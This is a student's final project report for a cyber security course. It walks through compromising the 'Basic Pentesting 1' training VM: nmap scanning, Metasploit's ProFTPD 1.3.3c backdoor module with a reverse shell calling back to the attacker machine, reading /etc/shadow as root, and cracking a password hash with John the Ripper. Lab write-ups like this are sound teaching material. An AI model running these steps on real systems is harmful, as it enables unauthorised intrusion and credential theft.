Cyber Security - IEEE

Final project report


Karim Mohamed Sayed Eissa

GOAL:

In our final project in this course our goal is to crack into the "basic pentesting 1" machine.


TARGET:

The password of the user "marlinspike".



Step 1:

The first step of hacking into the machine is to know its IP. (192.168.1.4)




Active Network Connections

Wired connection 1 (default)

```
General
Interface:           Ethernet (ens33)
Hardware Address:    00:0C:29:61:B9:8D
Driver:              e1000
Speed:               1000 Mb/s
Security:            None

IPv4
IP Address:          192.168.1.4
Broadcast Address:   192.168.1.255
Subnet Mask:         255.255.255.0
Default Route:       192.168.1.1
Primary DNS:         62.240.110.198
Secondary DNS:       62.240.110.197

IPv6
IP Address:          fe80::eb6c:df12:37d2:2752/64
```

Step 2 (ping):


Going on to the next step which is to check if both IP addresses can see each other.



```
┌──(root㉿kali)-[~]
└─# ping 192.168.1.4
PING 192.168.1.4 (192.168.1.4) 56(84) bytes of data.
64 bytes from 192.168.1.4: icmp_seq=2 ttl=64 time=122 ms
64 bytes from 192.168.1.4: icmp_seq=3 ttl=64 time=670 ms
64 bytes from 192.168.1.4: icmp_seq=4 ttl=64 time=183 ms
64 bytes from 192.168.1.4: icmp_seq=5 ttl=64 time=683 ms
64 bytes from 192.168.1.4: icmp_seq=6 ttl=64 time=195 ms
64 bytes from 192.168.1.4: icmp_seq=8 ttl=64 time=94.4 ms
64 bytes from 192.168.1.4: icmp_seq=9 ttl=64 time=152 ms
64 bytes from 192.168.1.4: icmp_seq=10 ttl=64 time=205 ms
64 bytes from 192.168.1.4: icmp_seq=11 ttl=64 time=245 ms
64 bytes from 192.168.1.4: icmp_seq=12 ttl=64 time=220 ms
64 bytes from 192.168.1.4: icmp_seq=13 ttl=64 time=178 ms
^C
--- 192.168.1.4 ping statistics ---
13 packets transmitted, 11 received, 15.3846% packet loss, time 12055ms
rtt min/avg/max/mdev = 94.392/267.929/683.058/196.856 ms
```

Step 3 (Nmap):


- After that we check for services using Nmap
- Then choose the version of the service we choose ProFTPD 1.3.3c



```
┌──(root㉿kali)-[~]
└─# nmap -sV 192.168.1.4
Starting Nmap 7.92 ( https://nmap.org ) at 2023-07-16 14:19 EDT
Nmap scan report for 192.168.1.4
Host is up (0.036s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 00:E9:3A:2F:99:D3 (AzureWave Technology)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Step 4 (Searchsploit):


- We then search for the exploit.
- Pro FTPd-1.3.3c – Backdoor Command Execution (Metasploit)



```
┌──(root㉿kali)-[~]
└─# searchsploit ProFTPD 1.3.3c
────────────────────────────────────────────────────────────────
 Exploit Title
────────────────────────────────────────────────────────────────
ProFTPd 1.3.3c - Compromised Source Backdoor Remote Code Execution
ProFTPd-1.3.3c - Backdoor Command Execution (Metasploit)
────────────────────────────────────────────────────────────────
Shellcodes: No Results
```

Step 5 (Metasploit):

- Then I searched for the exploit title in Metasploit
- Then use it by the "use" command.




```
msf6 > search ProFTPd-1.3.3c

Matching Modules
================

   #  Name                                    Disclosure Date  Rank       Check  Description
   -  ----                                    ---------------  ----       -----  -----------
   0  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 > use exploit/unix/ftp/proftpd_133c_backdoor
```

Step 6 (Payloads):

Now we need to find a payload.


- payload/cmd/unix/reverse
- Set the payload.



```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                       Disclosure Date  Rank    Check  Description
   -  ----                                       ---------------  ----    -----  -----------
   0  payload/cmd/unix/bind_perl                                  normal  No     Unix Command Shell, Bind TCP (via Perl)
   1  payload/cmd/unix/bind_perl_ipv6                             normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   2  payload/cmd/unix/generic                                    normal  No     Unix Command, Generic Command Execution
   3  payload/cmd/unix/reverse                                    normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   4  payload/cmd/unix/reverse_bash_telnet_ssl                    normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   5  payload/cmd/unix/reverse_perl                               normal  No     Unix Command Shell, Reverse TCP (via Perl)
   6  payload/cmd/unix/reverse_perl_ssl                           normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   7  payload/cmd/unix/reverse_ssl_double_telnet                  normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload payload/cmd/unix/reverse
payload ⇒ cmd/unix/reverse
```

Step 7 (Options):


- Set Rhost to the target IP 192.168.1.4.
- Set Lhost to the kali's IP 192.168.1.12.



```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.4      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set lhost 192.168.1.12
lhost ⇒ 192.168.1.12
```

Step 8 (Exploit):


- Use the “exploit” command
- Happy hacking, now we’re in!



```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.1.12:4444
[*] 192.168.1.4:21 - Sending Backdoor Command
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo Z6OQyzA2R9fMUAfa;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "Z6OQyzA2R9fMUAfa\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 2 opened (192.168.1.12:4444 → 192.168.1.4:48082 ) at 2023-07-16 14:47:37 -0400

whoami
root
```


Step 9 (Locate the password):

- All passwords are stored in a file named “shadow” inside the “etc” directory.




```
cd etc
ls
```

- Go into the “etc” directory.



```
cat shadow
```

- Read its content.




```
saned:*:17379:0:99999:7:::
usbmux:*:17379:0:99999:7:::
marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2x6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::
mysql:!:17486:0:99999:7:::
sshd:*:17486:0:99999:7:::
```

- Locate what we need, which is the hash of “marlinspike”.


Step 10 (John The Ripper):

- I copied the line and put it into a text file to decrypt it.



```
┌──(root㉿kali)-[~]
└─# touch pass

┌──(root㉿kali)-[~]
└─# vi pass
```

- Then finally use the tool “John The Ripper” to decrypt the text file.



```
┌──(root㉿kali)-[~]
└─# john pass
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
marlinspike      (marlinspike)
1g 0:00:00:00 DONE 1/3 (2023-07-16 14:56) 100.0g/s 800.0p/s 800.0c/s 800.0C/s
 marlinspike..marlin
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(root㉿kali)-[~]
└─# john --show pass
marlinspike:marlinspike:17484:0:99999:7:::

1 password hash cracked, 0 left
```

- Here we can see that the password is marlinspike.

Now login!